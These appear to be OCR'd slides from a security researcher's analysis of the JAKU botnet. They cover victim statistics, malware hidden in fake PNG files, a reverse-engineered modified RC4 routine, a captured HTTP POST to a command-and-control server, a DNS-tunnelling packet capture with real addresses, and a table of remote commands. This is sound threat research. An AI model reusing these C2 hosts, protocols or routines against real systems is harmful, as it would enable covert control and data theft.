- driver_booster_setup.exe
- uiso9_pe.exe
- K-Lite_Codec_Pack_1120_Basic.exe
- Wextract
- winrar-x64-500.exe
- wrar500.exe
- pcsx2.exe



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PIRACY, CORPORATE VICTIMS & DWELL TIMES

Software Piracy. Over 50% of the victim computers were found to be running counterfeit copies of Microsoft Windows.

Corporate Victims Amongst the JAKU victims the number of corporate victims is significantly low. The proportion of victim computers that are a member of a Microsoft Windows domain, rather than workgroups or as standalone systems is less than 1% of all victims. This is calculated on 153 unique victims matching the corporate criteria.

Dwell Time. The length of time a botnet victim is infected for is referred to as the *dwell time.* For those identified as corporate victims the mean dwell time is 93 days with the maximum observed being 348 days. For the non-corporate the figures vary wildly and in a number of cases the systems appear to be either re-infected or are infected by a number of variants (versions) of the malware.

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JAKU – HEADLINES


Piracy. The prevalence of users/victims who are running counterfeit installations of Microsoft Windows®, downloading ‘warez’ software and using BitTorrent software to illegally obtain these as well as other copyright protected material, such as movies and music.

C2 Databases. The use of SQLite files to collate and manage the botnet members, their structure and the use of version numbering.

Poisoned BitTorrents. The technique of threat actors deploying torrent files onto torrent sites that are pre-infected with malware has not been widely seen before, especially with respect to BitTorrent-types of attack. This behaviour is difficult to trace and track and is indiscriminate in its infection pattern unless it has some means of targeting desired demographics.

Resilient C2 Channels. Stage two of one piece of malware has three inbuilt Command and Control (C2) mechanisms. This level of resilience is not accidental, but rather, such investment and effort is usually indicative of the perceived value of the target.

High Value Targets. Within the noise of thousands of seemingly indiscriminate botnet victims, the JAKU campaign performs a separate, highly targeted operation.



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JAKU – Episode II

2nd Stage malware, code re-use and precision targeting

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2ND STAGE MALWARE – HIDING IN PLAIN SIGHT

```
$ file download-sample.png
download-sample.png: PNG image data, 997393152 x 167848821, 152-bit
```

- Malware embedded in ‘fake’ PNG files
- Bad RC4 Encryption
- LZH – LZ Huffman compression algorithm
- Bitdefender – AV Detection
- Stealth Injection – ‘explorer.exe’
- Service Installation

```
BOOL rc4(BYTE *buf,int bufsize, BYTE *modkey, int modkeylen)// 0x0041903C
{
  int i, x;
  byte g = 0;
  byte j = 0;
  unsigned char xorIndex;
  unsigned char tmp;
  char keydata[257];
  char state[257];

  if (modkey && modkeylen >= 1)
  {
      // Zero out the state and keydata
      memset(state, 0, sizeof(state));
      memset(keydata, 0, sizeof(keydata));
      // Initialize the state array with identity permutation (neutral)
      for (i = 0; i < 256; i++)
      {
          state[i] = i;
      }
      x = 0;
      // This is an addition included in the malware
      // it is an attempt to randomize the permutations in the state array with a modulation key array
      // But there is a mistake where it's only ever writing to state[2] instead of the
      // presumably intended state[i]. However, this still results in the permutations being modified
      // enough to change the rc4 cipher
      for (i = 0; i < 256; i++)
      {
          x = x % modkeylen;
          state[2] = modkey[x++];
      }
      // The permutations in the state array are now morphed/randomized
      for (i = 0; i < 256; i++)
      {
          // Morph the permutations using the key data (which is set to all zeros in this instance)
          g = (keydata[i] + state[i] + g);
          // swap some bytes
          tmp = state[i];
          state[i] = state[g];
          state[g] = tmp;
      }
      // process the input data
      for (i = 0, g = 0, j = 0; i < bufsize; i++)
      {
          // Adjust indices
          g = (g + 1);
          j = (state[g] + j);
          // swap some bytes
          tmp = state[g];
```

Reverse Engineering

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R2D3 – 2ND STAGE COMMAND AND CONTROL

```
POST http://101.99.68.5/bbs/CaC.php HTTP/1.1
Content-Type: multipart/form-data; boundary=--HC-MPFD-BOUNDARY
Content-Length: 320
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/36.0.1985.125 Safari/537.36
Host: 101.99.68.5
Proxy-Connection: Keep-Alive
Pragma: no-cache
```

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


R2D3 – WEB LIBRARY (REUSE)







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RED RACCOON

Image: Wikipedia

RED RACCOON – PRECISION TARGETING?

C3PRO – SECURE FILE DELETION (REUSE)

The **file deletion routine** has been taken and **recoded** from publicly available code

Originally written by John Underhill, it was called ‘Secure File Shredder’

The routine used in the malware even contains the same **coding errors** made, where file are renamed 780 times (30 * 26) instead of the intended 30

The **only difference** is that the file truncation is only performed once in the malware, rather than 10 times as in Underhill's code

The purpose of this code is to **prevent advanced forensics techniques** from being able to recover the deleted files

Special Investigations contacted John who we must thank for his cooperation.

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C3PRO – DNS COMMAND & CONTROL CHANNEL


```
192.168.222.128   192.168.222.2     DNS    77 Standard query 0xc69b  A dnsinfo.slyip.net
192.168.222.2     192.168.222.128   DNS    93 Standard query response 0xc69b  A 119.59.122.35
192.168.222.128   119.59.122.35     DNS    95 Standard query 0xd739  CNAME pwrpqMoqqipJiiwGBgaoxueIyMaG56g.e.q
192.168.222.128   119.59.122.35     DNS    95 Standard query 0xd739  CNAME pwrpqMoqqipJiiwGBgaoxueIyMaG56g.e.q
192.168.222.128   119.59.122.35     DNS    95 Standard query 0xd739  CNAME pwrpqMoqqipJiiwGBgaoxueIyMaG56g.e.q
119.59.122.35     192.168.222.128   DNS   132 Standard query response 0xd739  CNAME LS4.com A 231.157.250.149
```

COMMAND	PURPOSE
go	This just means "OK - no action to take"
ti	Change wait/sleep time between DNS C2 attempts
sh	Not implemented by author
fs	Start UDT based C2 module
ts	Start secondary C2 module
dl	Inject a DLL into a process via remote thread in explorer.exe
du	Unload DLL from current process via remote thread in explorer.exe
de	Securely delete file (write/read 4 times, rename 900 times, truncate to 0 size, then delete)
cm	Execute command-line utility (%COMSPEC%) with parameter and send results to C2 over DNS
cu	Send computer information to C2 over DNS
ex	Execute command via WinExec but do not send back the results to C2 server

Encoded system Name and MAC address of victim machine every ~3 minutes

C3PRO – UDT LIBRARIES (REUSE)

UDT UDP-based Data Transfer



- Supercomputing 2009 Bandwidth Challenge Winner
- Supercomputing 2008 Bandwidth Challenge Winner
- Supercomputing 2006 Bandwidth Challenge Winner

"UDT is a reliable UDP based application level data transport protocol for distributed data intensive applications over wide area high-speed networks. UDT uses UDP to transfer bulk data with its own reliability control and congestion control mechanisms. The new protocol can transfer data at a much higher speed than TCP does. UDT is also a highly configurable framework that can accommodate various congestion control algorithms."

*The ability for malware to concurrently support **three** separate, **custom built C2 channels** is more advanced than the majority of malware currently observed.*

*This offers insight into the amount of effort the malware author has expended to ensure that the malware is **stealthy** and **resilient**.*

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THE POWER OF COLLABORATION – MAKING NEW FRIENDS

CERTS

- UK
- Dutch
- Japanese
- Canadian
- Korean

Law Enforcement

- NCA UK
- Tokyo Police

Vendors

- Microsoft

CERT-UK

National Cyber Security Centre
Ministry of Security and Justice

NCA
National Crime Agency

JPCERT CC®
Japan Computer Emergency Response Team Coordination Center
JPCERTコーディネーションセンター

NIS 국가정보원

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JAKU – HEADLINES

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

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

http://blogs.forcepoint.com/security-labs/jaku-botnet-analysis





Thank you!

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